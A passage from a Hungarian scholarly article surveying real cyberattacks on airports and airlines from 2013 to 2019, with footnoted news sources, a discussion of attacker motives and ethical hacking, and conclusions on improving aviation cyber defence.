[22] Gonda Zsuzsanna: *Repülési informatika.* Bicske, SZAK, 2005.
[23] Social Engineering.

védelme című könyvében a légi terrorizmussal kapcsolatban az alábbi cselekményeket határozta meg mint elkövetési módokat:

- „repülőgép eltérítés;
- repülőterek elleni támadás;
- repülőgépek felrobbantása;
- repülőterek kiszolgáló területei elleni támadások;
- repülőgépek lelövése;
- egyéb, gépek ellen elkövetett bűncselekmények, incidensek, szabotázs akciók".[24]

Korábbi cikkemben számos esetet mutattam be végrehajtott fizikai támadásokról, illetve vizsgáltam elektronikai zavarással kapcsolatos incidenseket.[25] Fontos azt megjegyezni, hogy az elektronikai zavarással, illetve kibertámadásokkal kapcsolatban még nem történt haláleset, míg a fizikai támadások számos emberéletet követeltek. Ezen esetek közül megemlíthetjük az 1972. május 30-án az izraeli Lod repülőterén elkövetett támadást, amelynek 26, az 1975. december 29-én a New York LaGuardia repterén történt támadást, amelynek 11, az 1982. augusztus 7-én a török Esenboğa nemzetközi repülőtéren történt támadást, amelynek 9, az 1983. július 25-én, az Orly repülőtéren történt támadást, amelynek 8 halálos áldozata volt, a számos sérült mellett. Ezen esetek mellett több olyan esemény is történt, amelyek elemzésével számos tanulmány foglalkozott már, így a 2001. szeptember 11-i, az Amerikai Egyesült Államok ellen elkövetett repülőgép-eltérítéses támadás, illetve a 2016 márciusában Brüsszelben, a repülőtéren elkövetett kettős robbantás.[26]

Az Európai Uniós Hálózat- és Információbiztonsági Ügynökség[27] a repülőterek működését befolyásoló, rosszindulatú, szándékos tevékenységeket – beleértve a fizikai és az informatikai jellegű támadásokat is – az alábbiak szerint csoportosította:

- Túlterheléses támadás (Denial of Service [DoS]).
- Szoftverhiba kiaknázása.
- Jogok/jogosultságok nem megfelelő használata.
- Hálózati behatolás/támadás.
- Pszichológiai támadás (befolyásolás).
- Lehallgatás eszközökkel.
- Fizikai hozzáférés.
- Rosszindulatú szoftverek az informatikai eszközökön (beleértve a személyzet és az utasok eszközeit is).
- Fizikai támadás a repülőtér ellen.[28]

[24] Ernszt Ildikó: *A nemzetközi légiközlekedés védelme.* Károli Gáspár Református Egyetem, Állam- és Jogtudományi Kar, Budapest, 2010.
[25] Horváth (2018) i. m.
[26] *Öt híres reptéri terrortámadás.* 2016. Elérhető: http://mult-kor.hu/ot-hires-repteri-terrortamadas-20160322?pIdx=1 (A letöltés dátuma: 2019. 09. 14.); *Itt a biztonsági kamera felvétele az Orly repülőtéren történt támadásról.* Origo, 2017. Elérhető: www.origo.hu/nagyvilag/20170321-itt-biztonsagi-kamera-felvetele-a-parizsi-orly-repuloteri-tamadasrol.html (A letöltés dátuma: 2019. 09. 14.)
[27] European Union Agency for Network and Information Security, ENISA.
[28] ENISA. 2016.

A repülőterek tervezése és kialakítása című könyvben a szerzők külön fejezetben foglalkoznak a repülőtér létesítése során figyelembe veendő szempontokkal. A tervezés egyik eleme, hogy a repülőtér személyzete, a repülőtérrel kapcsolatban állók részt vegyenek egy közös gondolkodáson (brainstorming), amelyen azt elemzik, hogy hogyan lehetne a repülőteret megtámadni, és ez alapján alakítsanak ki védelmi megoldásokat. E szempontok között szerepel többek között az informatikai rendszer elleni behatolás tesztelése.[29]

A repülés elektronikai zavarásának valós esetei című cikkemben már foglalkoztam a repülés elemei (repülőgépek, repülésirányítás stb.) elleni támadásokkal, legfőképpen az elektronikai zavarás elemzésével. A fent említett cikkben részletesen bemutattam a megtörtént elektronikai zavarásokat, illetve érintőlegesen foglalkoztam a kibertámadásokkal is. A napjainkban megtörtént kibertámadásokat a következő alfejezetben mutatom be részletesen.

A repülés elleni kibertámadás valós esetei

Napjainkban a repülőterek ellen számos esetben követnek el kibertámadást, amelynek során elsődlegesen a földi kiszolgáló rendszerek elleni támadások a jellemzők. Ismertté vált kibertámadások a repülés vonatkozásában:

1. Atatürk és Sabiha Gökçen nemzetközi repülőtér, Isztambul, Törökország (2013.)

2013. július 26-án mindkét nemzetközi repülőtér működése órákra szünetelt, az útlevélkártya- és a bevándorlási rendszerek leálltak, illetve az induló gépek sem szállhattak fel. Helyi sajtóorgánumok szerint a rendszerleállás oka az Isztambuli Tartományi Biztonsági Rendszer elleni kibertámadás volt, azonban ezt a hivatalos szervek nem erősítették meg.[30]

2. Norwich nemzetközi repülőtér, Norwich, Egyesült Királyság (2015.)

Egy angol férfi az adatbázisok lekérdezésén alapuló SQL-injekcióval támadta a Norwich Nemzetközi Repülőtér weboldalát 2015 szeptemberében, a Norfolk és Norwich Egyetemi Kórház weboldalát pedig 2015 novemberében. A támadás során készített videókat feltette a YouTube videómegosztó oldalra, amelyekben lépésről lépésre bemutatta a támadásokat. Mivel kevés figyelmet fordított a biztonsági megoldásokra, a hatóságok képesek voltak visszakövetni az általa hagyott nyomokat, és őrizetbe vették. A bírósági tárgyaláson elmondta, hogy először tájékoztatta az érintett vállalatokat, azonban azok figyelmen kívül hagyták az emailjeit. A repülőtér weboldala három napig nem volt elérhető a támadás következtében, az okozott kárt közel 37 ezer GBP-re becsülték.[31]

[29] Penetration test, pentest.; Robert Horonjeff et alii: *Planning & Design of Airports.* McGraw-Hill Companies Inc., 2010.

[30] *Virus attack strikes at both Istanbul airports.* Doğan News Agency, 2013. Elérhető: www.hurriyetdailynews.com/virus-attack-strikes-at-both-istanbul-airports-51449 (A letöltés dátuma: 2019. 10. 20.)

[31] Catalin Cimpanu: *Hacker "His Royal Gingerness" Jailed for Cyber-Attack on UK Hospital, Airport.* 2017. Elérhető: www.bleepingcomputer.com/news/security/hacker-his-royal-gingerness-jailed-for-cyber-attack-on-uk-hospital-airport/ (A letöltés dátuma: 2019. 10. 20.)

3. Zaventem nemzetközi repülőtér, Brüsszel, Belgium (2016.)

2016. március 22-én, a több mint 30 halálos áldozatot követelő, a Zaventem repülőtéren, illetve a Maalbeek metróállomásnál elkövetett robbantásos ISIS[32]-merényletek után egy pittsburgh-i, 14 éves tinédzser hackertámadást indított a repülőtér weboldala ellen. A támadással kapcsolatban a hivatalos szervek kijelentették, hogy a fiatal nem terrorista indítékkal követte el az amúgy sikertelen támadást, bár további információt nem közöltek annak céljáról.[33]

4. Perth repülőtér, Perth, Ausztrália (2016.)

A 2016 márciusában végrehajtott támadás során egy vietnámi személy, felhasználva egy beszállító hozzáférési jogait, támadást indított Ausztrália negyedik legnagyobb repülőtere ellen. A repülőtér informatikai csapata értesítette az ausztrál kibervédelmi központot, valamint a rendőrséget. Közös erővel megállapították az elkövető személyét, illetve azt, hogy a támadás célja hitelkártyaadatok megszerzése volt, azonban a támadás során végül csak a repülőtér biztonsági rendszerével kapcsolatos iratokat szereztek meg. Radaradatok, illetve az utasok adatai nem voltak veszélyben.[34]

5. Heathrow repülőtér, London, Egyesült Királyság (2016.)

Bár nem kibertámadás a most ismertetett eset, azonban mindenképpen meg kell említenünk véleményem szerint. A Heathrow repülőtéren belső nyomozást indítottak, mivel Nyugat-Londonban találtak egy pendrive-ot, amelyen 2,5 GB-nyi biztonsági információ volt. Az adatok között térképek, videók, dokumentumok voltak, közte azon intézkedések, amelyekkel a brit királynőt és az általa használt repülőtéri utat védték.[35]

6. Chopin repülőtér, Varsó, Lengyelország (2016.)

2016 júniusában a varsói Chopin repülőtéren a repülőgépek földi kiszolgálását támogató – a LOT Lengyel Légitársaság[36] által működtetett – informatikai rendszert kibertámadás érte. A kibertámadás nem érintette a levegőben lévő gépeket, de a felszállásra tervezettek közül 10 járatot törölni kellett, illetve több gép esetében késések történtek. Mintegy 1400 utast érintett, közülük számos utasnak hotelt kellett keresnie.[37]

7. Ho Si Minh-város – Son Nhat és Hanoi – Noi Bai repülőterek, Vietnám (2016.)

2016 júliusában Vietnám két repülőtere, a Ho Si Minh-városban található Son Nhat és a Hanoiban található Noi Bai repülőterek elleni hackertámadással körülbelül 100 repülőgép menetrendjét befolyásolták a támadók. Bár a repülőterek üzemeltetésében kritikus rendszerelemekhez nem fértek hozzá, a repülőgépek indulását és érkezését

[32] Islamic State of Iraq and Syria, Irak és Szíria Iszlám Állama, ISIS.

[33] *Belgium: Pittsburgh Youth Linked To Cyberattack On Brussels Airport.* 2017. Elérhető: https://pittsburgh.cbslocal.com/2017/02/09/belgium-pittsburgh-youth-linked-to-cyberattack-on-brussels-airport/ (A letöltés dátuma: 2019. 10. 20.)

[34] Warwick Ashford: *Perth airport security plans stolen by Vietnamese hacker.* 2017. Elérhető: www.computerweekly.com/news/450431587/Perth-airport-security-plans-stolen-by-Vietnamese-hacker (A letöltés dátuma: 2019. 10. 20.)

[35] Warwick i. m. (34. lj.); Warwick Ashford: *Heathrow to probe leak of security files.* 2017. Elérhető: www.computerweekly.com/news/450429079/Heathrow-to-probe-leak-of-security-files (A letöltés dátuma: 2019. 11. 05.)

[36] LOT Polish Airlines.

[37] *Hacking attack grounds 1,400 passengers at Warsaw airport.* Deutsche Welle, 2015. Elérhető: www.dw.com/en/hacking-attack-grounds-1400-passengers-at-warsaw-airport/a-18530180 (A letöltés dátuma: 2019. 11. 05.)

mutató kijelzők használhatatlanok voltak, a jegykezelést pedig manuálisan végezték, mivel a „check-in" rendszer sem működött. A fenti okok miatt jelentős járatkésések alakultak ki.[38]

1. ábra

Várakozó utasok a Son Nhat repülőtéren a kibertámadást követően.

Forrás: *More than 100 flight delayed due to cyber-attacks at Vietnam's airports.* 2016. Elérhető: www.thanhniennews.com/society/more-than-100-flight-delayed-due-to-cyberattacks-at-vietnams-airports-64772.html (A letöltés dátuma: 2019. 11. 05.)

8. Bécs repülőtér, Ausztria (2016.)

2016 szeptemberében egy török hackercsoport indított támadást a bécsi repülőtér informatikai rendszere ellen, a csoport bejelentése szerint mintegy válaszul az iszlám és a török nemzet elleni támadás miatt. Az osztrák hatóságok szerint a támadási kísérletet sikerült elhárítani.[39]

[38] *More than 100 flight delayed due to cyber-attacks at Vietnam's airports.* 2016. Elérhető: www.thanhniennews.com/society/more-than-100-flight-delayed-due-to-cyberattacks-at-vietnams-airports-64772.html (A letöltés dátuma: 2019. 11. 05.)

[39] *Turkish hacker group says it was behind airport cyber attack.* 2016. Elérhető: www.thelocal.at/20160908/turkish-hacker-group-claims-responsibility-for-cyber-attack-on-airport (A letöltés dátuma: 2019. 11. 05.)

9. Boryspil nemzetközi repülőtér, Kijev, Ukrajna (2017.)

2017 júniusában Ukrajna számos vállalatát és szervezetét érte hackertámadás. A kormányzati szervek mellett a Nemzeti Bank és más nemzeti hitelintézetek, az ukrán Posta, az Antonov repülőgépgyár, a Csernobil zárt zóna, valamint a Kijevben található Boryspil nemzetközi repülőtér is a támadás áldozatává vált. Ebben az esetben a repülőtér hivatalos weboldala vált elérhetetlenné, illetve nem működtek a repülőgépek indulását és érkezését mutató kijelzők.[40]

10. Hartsfield-Jackson nemzetközi repülőtér, Atlanta, USA (2018.)

A repülőtér ellen elkövetett támadást „váltságdíj" megfizettetése érdekében követték el. Azért, hogy elkerüljék a teljes rendszeren történő elterjedést, a repülőtér biztonsági megoldásként lekapcsolta a wifihálózatát. Így képesek voltak megvédeni nemcsak a saját rendszereiket, de a repülőtéri szolgáltatók és az utasok eszközeit, rendszereit is.[41]

11. Cleveland Hopkins nemzetközi repülőtér, Cleveland, Egyesült Királyság (2018.)

A támadás eredményeképpen a repülőtér e-mail-fiókja, az utasinformációs és a csomagokkal kapcsolatos kijelzők váltak használhatatlanná. A hivatkozott forrás szerint zsarolóvírussal történt a támadás, a követelt összeget bitcoinban kérték.[42]

12. British Airways légitársaság (2018.)

2018. augusztus 21. – szeptember 5. között létezett egy biztonsági rés a légitársaság weboldalán és mobilapplikációjában, amelynek révén számos utas személyes és pénzügyi (bankkártya) adata került illetéktelen kezekbe. Az ellopott adatok között nem voltak útlevél- és utazási információk.[43]

13. Air Canada légitársaság (2018.)

A légitársaság bejelentése alapján 2018. augusztus 22. és 24. között szokatlan bejelentkezési tevékenységet észleltek, emiatt 1,7 millió felhasználói fiókot zároltak. E felhasználói fiókok közül kb. 20 ezer fiók adatait lophatták el, amelyek tulajdonosait tájékoztatták. A vizsgálat szerint az incidens egyik lehetséges oka az applikáció gyenge jelszórendszere volt, mivel 6-10 karakterből álló jelszavakat fogadott el, azonban csak betűt és számot, speciális karaktert nem. A probléma azért vált súlyossá, mert az ellopott adatok között nemcsak a különböző okmányok, bankkártyák számai voltak, de ezen okmányok másolatai is elérhetőek voltak, amennyiben az ügyfél feltöltötte azokat. Így ezen adatlopás következtében az ügyfelek még akár bankkártyacsalással is szembesülhetnek a jövőben.[44]

[40] Lizzie Dearden: *Ukraine cyber attack: chaos as national bank, state power provider and airport hit by hackers.* Independent, 2017. Elérhető: www.independent.co.uk/news/world/europe/ukraine-cyber-attack-hackers-national-bank-state-power-company-airport-rozenko-pavlo-cabinet-a7810471.html (A letöltés dátuma: 2019. 11. 05.)

[41] Joseph De Avila – Cameron McWhirter: Atlanta Hit With Cyberattack. *The Wall Street Journal,* 2018. Elérhető: www.wsj.com/articles/atlanta-hit-with-cyberattack-1521823062 (A letöltés dátuma: 2019. 11. 05.)


[42] Paul Orlousky: *City officials: No hacking, no ransom demanded in Cleveland Hopkins International Airport malware incident.* 2019. Elérhető: www.cleveland19.com/2019/04/26/live-ransomware-demand-is-behind-cyber-attack-cleveland-hopkins-airport/ (A letöltés dátuma: 2019. 11. 12.)

[43] *British Airways breach: How did hackers get in?* BBC News, 2018. Elérhető: www.bbc.com/news/technology-45446529 (A letöltés dátuma: 2019. 11. 12.)

[44] *Air Canada app data breach involves passport numbers.* BBC News, 2018. Elérhető: www.bbc.com/news/technology-45349056 (A letöltés dátuma: 2019. 11. 12.)

14. Bristol repülőtér, Bristol, Egyesült Királyság (2018.)

2018 szeptemberében elkövetett támadás következtében a repülőtéri utasinformációs rendszer kijelzői váltak használhatatlanná, így a repülőtéri dolgozók táblák segítségével próbálták az utasokat tájékoztatni mind a csomagfelvételről, mind az indulási időkről. A támadás során zsarolóvírust alkalmaztak az elkövetők, azonban a repülőtér illetékeseinek bejelentése alapján nem került kifizetésre semmilyen összeg. A támadás által okozott rendszerleállás két napig tartott, addigra sikerült azt helyreállítani. A repülőtér vizsgálatot indított annak kiderítése érdekében, hogy hogyan jutott be a vírus a rendszerbe.[45]



2. ábra

Szükségmegoldás az utasok tájékoztatására a bristoli repülőtéren, a kibertámadást követően.

Forrás: Wang i. m. (45. lj.)

15. Cathay Pacific légitársaság (2018.)

A Cathay Pacific légitársaság esetében vizsgálat indult az utasok adatainak helytelen kezelésével kapcsolatban, mivel az számos útlevélszám, bankkártyaszám kiszivárgását eredményezte.[46]

16. Isavia reptérüzemeltető vállalat, Reykjavík, Izland (2019.)

2019 júniusában az izlandi Isavia vállalat weboldalát érte elosztott túlterheléses támadás,[47] amelynek eredményeképpen az oldal több órára elérhetetlenné vált.[48]

[45] Wang Wei: *Ransomware attack takes down Bristol airport's flight display screens.* 2018. Elérhető: https://thehackernews.com/2018/09/cyberattack-bristol-airport.html (A letöltés dátuma: 2019. 11. 12.)

[46] *Cathay Pacific faces probe over massive data breach.* Reuters. 2018. Elérhető: www.reuters.com/article/us-cathaypacific-cyber/cathay-pacific-faces-probe-over-massive-data-breach-idUSKCN1NB0JY (A letöltés dátuma: 2019. 11. 12.)

[47] Distributed Denial of Service, DDoS.

[48] *Cyber attack on Isavia website.* 2019. Elérhető: www.isavia.is/en/corporate/news-and-media/news/cyber-attack-on-isavia-website (A letöltés dátuma: 2019. 11. 12.)

17. Ben Gurion nemzetközi repülőtér, Tel-Aviv, Izrael

A repülőtéren az év minden napján 24 órás munkarendben egy informatikai biztonsági műveleti központ[49] üzemel, amelynek feladata a jelentős számú támadási kísérlet elhárítása. A központ a repülőtér és a határátkelő biztonságáért felel, de nem felelős a repülőtársaságok biztonságáért, az a saját felelősségük. A forrás szerint napi 3 millió támadási kísérletet kell elhárítaniuk, amelynek nagy része bot támadás.[50]

18. A fedélzeti rendszer támadása a repülés során

Több publikációban is megjelent, hogy voltak próbálkozások a repülőgépek rendszerébe történő behatolásra. A Boeing cég nyilatkozata alapján a repülőgép utasainak szórakoztatására kialakított rendszer független a repülőgép repülési és navigációs rendszereitől, azaz hamisak azok a kijelentések, hogy azon keresztül támadhatók a létfontosságú rendszerek.[51]

19. Repülőtéri biztonsági rendszer számítógépéhez történő hozzáférés árusítása

A McAfee biztonsági cég fedezte fel és jelentette be, hogy egy orosz nyelvű online piactéren feltört számítógépekhez tartozó hozzáféréseket árusítanak. E számítógépek egyike egy amerikai repülőtér biztonsági és épületautomatizálási rendszeréhez tartozó számítógép, a vételár pedig 10 USD volt.[52]

Az ismertetett esetek elemzése és a repülés elleni informatikai támadások lehetséges okai

A repülés elleni kibertámadás hátterében számos ok állhat. A korábbi alfejezetben felsorolt példák esetében ismertettem a lehetséges indítékokat, amelyek között egyaránt megtalálható a kíváncsiságból, a támadó saját tudásának tesztelése érdekében elkövetett támadás, illetve ténylegesen bűnözői célú, például váltságdíjért elkövetett támadás. Több esetben történt az eltérő vallás vagy gondolkodásmód miatti támadás is.

Az informatikai támadások esetében mindenképpen meg kell említeni az etikus hackertevékenység kérdését is. Számos esetben lehet olvasni arról, hogy az elkövető – mint az a 2. számú esetben is történt – az első támadások, behatolások után tájékoztatta az érintett vállalatokat a biztonsági résekről. Egy adott idő elteltével ellenőrizte, hogy történtek-e lépések a felfedett biztonsági problémák megszüntetésével kapcsolatban. Mivel nem tapasztalt változást, újra és újra behatolt, ekkor azonban már módosításokat is végrehajtott. Ilyen esetek Magyarországon is történtek, különböző vállalatok vonatkozásában. Az elkövetők védekezésül azt hangoztatták, hogy ők jót akartak, illetve etikus hackerként tekintenek magukra. Ezen okok miatt

[49] Security Operations Center, SOC.

[50] Shoshanna Solomon: *Israeli airports fend off 3 million attempted attacks a day, cyber head says.* 2019. Elérhető: www.timesofisrael.com/israeli-airports-fend-off-3-million-attempted-attacks-a-day-cyber-head-says/ (A letöltés dátuma: 2019. 11. 12.)

[51] Evan Perez: *FBI: Hacker claimed to have taken over flight's engine controls.* 2015. Elérhető: http://edition.cnn.com/2015/05/17/us/fbi-hacker-flight-computer-systems/index.html (A letöltés dátuma: 2019. 11. 18.);

[52] Michael Kan: *Hackers Sold Remote Access to Major Airport for Only $10.* 2018. Elérhető: https://uk.pcmag.com/news-analysis/116329/hackers-sold-remote-access-to-major-airport-for-only-10 (A letöltés dátuma: 2019. 11. 18.)

mindenképpen fontos tisztázni, hogy mi is az etikus hacker feladata, milyen határok között tevékenykedik.

Az etikus hacker egy képzett informatikai szakember, aki rendelkezik a szükséges ismeretekkel, nemcsak az elvégzendő feladat szakmai részével, de a vizsgálandó rendszerrel kapcsolatban is. „Az etikus hackerek állhatnak munkaviszonyban, valamely vállalkozás alkalmazásában, de külsős partnerként, megbízási szerződéssel is elláthatják feladataikat. Bármelyik foglalkoztatási formában is dolgoznak, a vállalkozás és az etikus hacker között bizalmi kapcsolat jön létre, amelynek fenntartása mindkét fél érdeke, és amelyhez az etikus hacker részéről egy rendkívül erős titoktartási kötelem társul."[53] A fentiek alapján egyértelműen látható, hogy az öncélúan, a saját ismeretek tesztelése, alkalmazása során egy adott rendszerbe történő behatolás jogi értelemben nem fogadható el, annak jogi következményei alól a felfedett sérülékenység bejelentése sem mentesít. Fontos azt is figyelembe venni, hogy a teljes rendszer ismeretének hiányában az is előfordulhat, hogy tudtán kívül a behatoló a rendszerben komoly problémát generál.

Itt kell megjegyezni, hogy Magyarországon lehetőség van a feltárt informatikai biztonsági rések anonim módon történő bejelentésére. Jelenleg ezt a Nemzetbiztonsági Szakszolgálat Nemzeti Kibervédelmi Intézet honlapján keresztül lehet megtenni.

A 3. számú esetben véleményem szerint egyértelműen arról beszélhetünk – és ezt a nyilatkozatok is alátámasztják –, hogy a fiatal megpróbált úgymond a „zavarosban halászni", azaz olyan időpontban elkövetni egy támadást, amikor a felelős szervezetek valószínűsíthetően más problémával vannak elfoglalva, ebben az esetben a robbantások utáni helyzet feletti kontroll fenntartásával, visszaszerzésével. Egy másik lehetséges magyarázat pedig az lehet, hogy a káoszban elkövetett támadással nem publikus adatokhoz, információhoz akart volna hozzájutni.

Érdekes eset az adatok elvesztésével kapcsolatos 5. sz. incidens is. Ideális esetben az adatok lemásolás nélkül jutnak vissza az adatgazdához, azonban mivel ebben nem lehetünk biztosak, a teljes védelmi rendszert át kell dolgozni, ami jelentős erőforrást köt le, hiszen az új tervek kidolgozását követően a módosított eljárásokat be is kell gyakorolni. Mindenképpen vizsgálni kell ilyen esetben, hogy a pendrive-ra az adatok dokumentáltan kerültek-e fel, az hogyan kerülhetett ki az objektumból, illetve aggodalomra ad okot az is, hogy a pendrive nem volt titkosítva.

Az eltérő gondolkodásmód, más nemzet vagy ideológia elleni támadás példája a 8. számú pontban bemutatott, a bécsi repülőtér ellen elkövetett támadás.

A 13. és 15. számú esetek alapján azzal a problémával is foglalkozni kell, hogy az egyes szervezetek vajon elegendő erőforrásokat biztosítanak-e az információbiztonsági kérdésekre, megfelelő védelmi megoldásokat alkalmaznak-e.

A többi esetben egyértelműen a zsarolással történő pénzszerzés volt az indíték, emiatt szerepelt a célok között például a hitelkártyaadatok, személyes információk megszerzése. A kibertámadásokat általánosságban elemezve kijelenthető, hogy

[53] Horváth Katalin: Az etikus hacker szerzői jogi kockázatai. *Iparjogvédelmi és Szerzői Jogi Szemle,* 11. (2016), 4. 44–58. Elérhető: www.sztnh.gov.hu/sites/default/files/files/kiadv/szkv/szemle-2016-04/03-horvathkatalin.pdf (A letöltés dátuma: 2020. 01. 15.)

e támadások célja elsődlegesen pénzügyi adatok megszerzése. Egy 2018-ra vonatkozó elemzés szerint a kibertámadások 76%-a irányult erre a területre.[54]

A különböző célokat többféleképpen lehet csoportosítani, én a kutatásaim eredményeinek, valamint a korábban elvégzett „Etikus hacker" tanfolyamon szerzett ismereteim felhasználásával az alábbiak szerint kategorizáltam:

- pénzszerzés;
- információszerzés;
- saját tudás, képesség tesztelése:
  - elismertség;
  - tapasztalatgyűjtés;
  - erőfitogtatás;
  - hibafeltárás;
- politikai, ideológiai, vallási ok;
- szándékos károkozás.

A fenti felsorolás nem tükrözi az incidensek típus szerinti elosztását, mivel – figyelembe véve a korábbi tapasztalatokat – nagyon nehéz pontosan megállapítani a valós támadások számát. Ennek több oka is van, egyrészt nem minden esetben derül fény az elkövetett kibertámadásra, másrészt, ha a felhasználónak fel is tűnik, hogy valami nincsen rendben a rendszerével, nem biztos, hogy utánajár a dolognak, amennyiben a rendszere továbbra is használható. Erre egy példa az alábbi eset.

Az amerikai kormányzat, az amerikai repülési szervezetek és cégek, valamint a repülésben dolgozó személyek (pilóták, légiirányítók, mérnökök stb.) által üzemeltett, 1976-ban létrehozott, de azóta már nemzetközivé vált Légi Közlekedési Biztonsági Jelentési Rendszer[55] adatbázisában 2020. 04. 19-én a kibertámadással kapcsolatos keresőszavak[56] alkalmazása során a vírus szóra kaptam egyetlen informatikával összefüggő találatot. A 2018-ban, USA-ban történt eseményről készült jelentés alapján egy adatbázist tároló eszköz valószínűleg vírussal fertőződött, azonban ez nem volt tényszerűen alátámasztva, a jelentésben szerepel, hogy valaki mondta ezt a bejelentőnek. A bejelentő a napi munkája során látta, hogy az egyik ilyen eszközre kézzel írott papírra van felírva, hogy senki ne használja, azonban ez a papír néhány nap múlva már nem volt az eszközön. A bejelentő állítása szerint a papírt akár a szél is lefújhatta. A bejelentő nem tudta, hogy azok a repülőgépek, amelyekre ezt az adatbázist feltöltöltötték, megfertőződhettek-e a vírussal, illetve ha igen, az milyen hatással lehet a navigációs berendezésekre. A jelentés nem tér ki arra, hogy tettek-e további lépéseket az esettel kapcsolatban. Mivel a bejelentő nem tudta, mi lenne a teendő, jelezte az esetet az „Üzemeltetésnek".[57]

[54] Rob Mardisalu: *14 Most Alarming Cyber Security Statistics in 2019*. 2020. Elérhető: https://thebestvpn.com/cyber-security-statistics-2019/ (A letöltés dátuma: 2020. 04. 19.)
[55] Aviation Safety Reporting System, ASRS.
[56] Cyber, IT attack, malware, ransome, virus.
[57] *1508587 számú jelentés.* Aviation Safety Reporting System. Elérhető: https://titan-server.arc.nasa.gov/ASRSPublicQueryWizard/QueryWizard_Filter.aspx (A letöltés dátuma: 2020. 04. 19.)

Következtetések

Számos esetleírást lehet találni a repülés egyes elemei ellen elkövetett kibertámadásokról, amelyeket a fentiekben ismertettem. Véleményem szerint azonban további olyan esetek is lehetnek, amikor nem történt bejelentés, vagy észre sem vették, hogy kibertámadás történt az adott rendszer ellen. Ennek oka lehet egyrészt a felhasználók képzetlensége, azaz fel sem ismerik az árulkodó jeleket, másrészt a védelem kialakításának és fenntartásának költségei miatt a védelmi megoldások hiánya. Számos felmérés igazolta, hogy a legtöbb felhasználó – ebbe beleértve a magánszemélyeket és a vállalatokat egyaránt – az informatikával kapcsolatos védelmi költségeket általában megpróbálja alacsony szinten tartani.

Problémát jelent az is, hogy az elektronikai és informatikai rendszerek fejlődése töretlen, egyre jobban körbevesznek minket ezen eszközök és rendszerek közötti hálózatok, amelyek számos sérülékenységgel rendelkeznek. A sérülékenységek kiaknázására számos módszer létezik, az alkalmazandó eljárásokra a különböző internetes fórumokon, weboldalakon könnyen lehet oktatóanyagot találni. Számos leírásban olvasható az, hogy az egyes, hackerkedéssel foglalkozó személyek fórumokról, videómegosztó oldalakról szerzik ismereteiket, illetve itt osztják meg tapasztalataikat.

Véleményem szerint a repülés elleni kibertámadások ellenszerét – hasonlóan a más rendszerek ellen elkövetett kibertámadások elhárításához – ebben az esetben is a hatékony biztonsági rendszerek alkalmazásának és a felhasználók magas szintű informatikai ismeretének ötvözése jelenti. Véleményem szerint a felhasználók – ebbe beleértve a magánszemélyeket és a vállalatokat is – gondolkodásmódjában jelentős változást kell elérni, mivel mindenkinek el kell fogadnia, hogy a megfelelő védelem megvalósítása alapvető elvárás az informatikai rendszerek vonatkozásában. Ugyanezen felhasználókkal azt is el kell fogadtatni, hogy nem elég beszerezni a védelmi rendszereket, azokat naprakészen kell tartani és megfelelő tudással üzemeltetni kell.

Felhasznált irodalom

1508587. számú jelentés. Aviation Safety Reporting System. Elérhető: https://titan-server.arc.nasa.gov/ASRSPublicQueryWizard/QueryWizard_Filter.aspx (A letöltés dátuma: 2020. 04. 19.)

Air Canada app data breach involves passport numbers. BBC News, 2018. Elérhető: www.bbc.com/news/technology-45349056 (A letöltés dátuma: 2019. 11. 12.)

Balogh Zsuzsanna: AIGIS – A repülőterek védelmében. *Repüléstudományi közlemények,* 23. (2011), 2. Klnsz. Elérhető: http://epa.oszk.hu/02600/02694/00055/pdf/EPA02694_rtk_2011_2_Balogh_Zsuzsanna.pdf (A letöltés dátuma: 2019. 07. 06.)

Belgium: Pittsburgh Youth Linked To Cyberattack On Brussels Airport. 2017. Elérhető: https://pittsburgh.cbslocal.com/2017/02/09/belgium-pittsburgh-youth-linked-to-cyberattack-on-brussels-airport/ (A letöltés dátuma: 2019. 10. 20.)

British Airways breach: How did hackers get in? BBC News, 2018. Elérhető: https://www.bbc.com/news/technology-45446529 (A letöltés dátuma: 2019. 11. 12.)

Cathay Pacific faces probe over massive data breach. Reuters. 2018. Elérhető: www.reuters.com/article/us-cathaypacific-cyber/cathay-pacific-faces-probe-over-massive-data-breach-idUSKCN1NB0JY (A letöltés dátuma: 2019. 11. 12.)

Cimpanu, Catalin: *Hacker "His Royal Gingerness" Jailed for Cyber-Attack on UK Hospital, Airport.* 2017. Elérhető: www.bleepingcomputer.com/news/security/hacker-his-royal-gingerness-jailed-for-cyber-attack-on-uk-hospital-airport/ (A letöltés dátuma: 2019. 10. 20.)

Cyber attack on Isavia website. 2019. Elérhető: www.isavia.is/en/corporate/news-and-media/news/cyber-attack-on-isavia-website (A letöltés dátuma: 2019. 11. 12.)

Dearden, Lizzie: *Ukraine cyber attack: chaos as national bank, state power provider and airport hit by hackers.* Independent, 2017. Elérhető: www.independent.co.uk/news/world/europe/ukraine-cyber-attack-hackers-national-bank-state-power-company-airport-rozenko-pavlo-cabinet-a7810471.html (A letöltés dátuma: 2019. 11. 05.)

De Avila, Joseph – Cameron McWhirter: Atlanta Hit With Cyberattack. *The Wall Street Journal,* 2018. Elérhető: www.wsj.com/articles/atlanta-hit-with-cyberattack-1521823062 (A letöltés dátuma: 2019. 11. 05.)

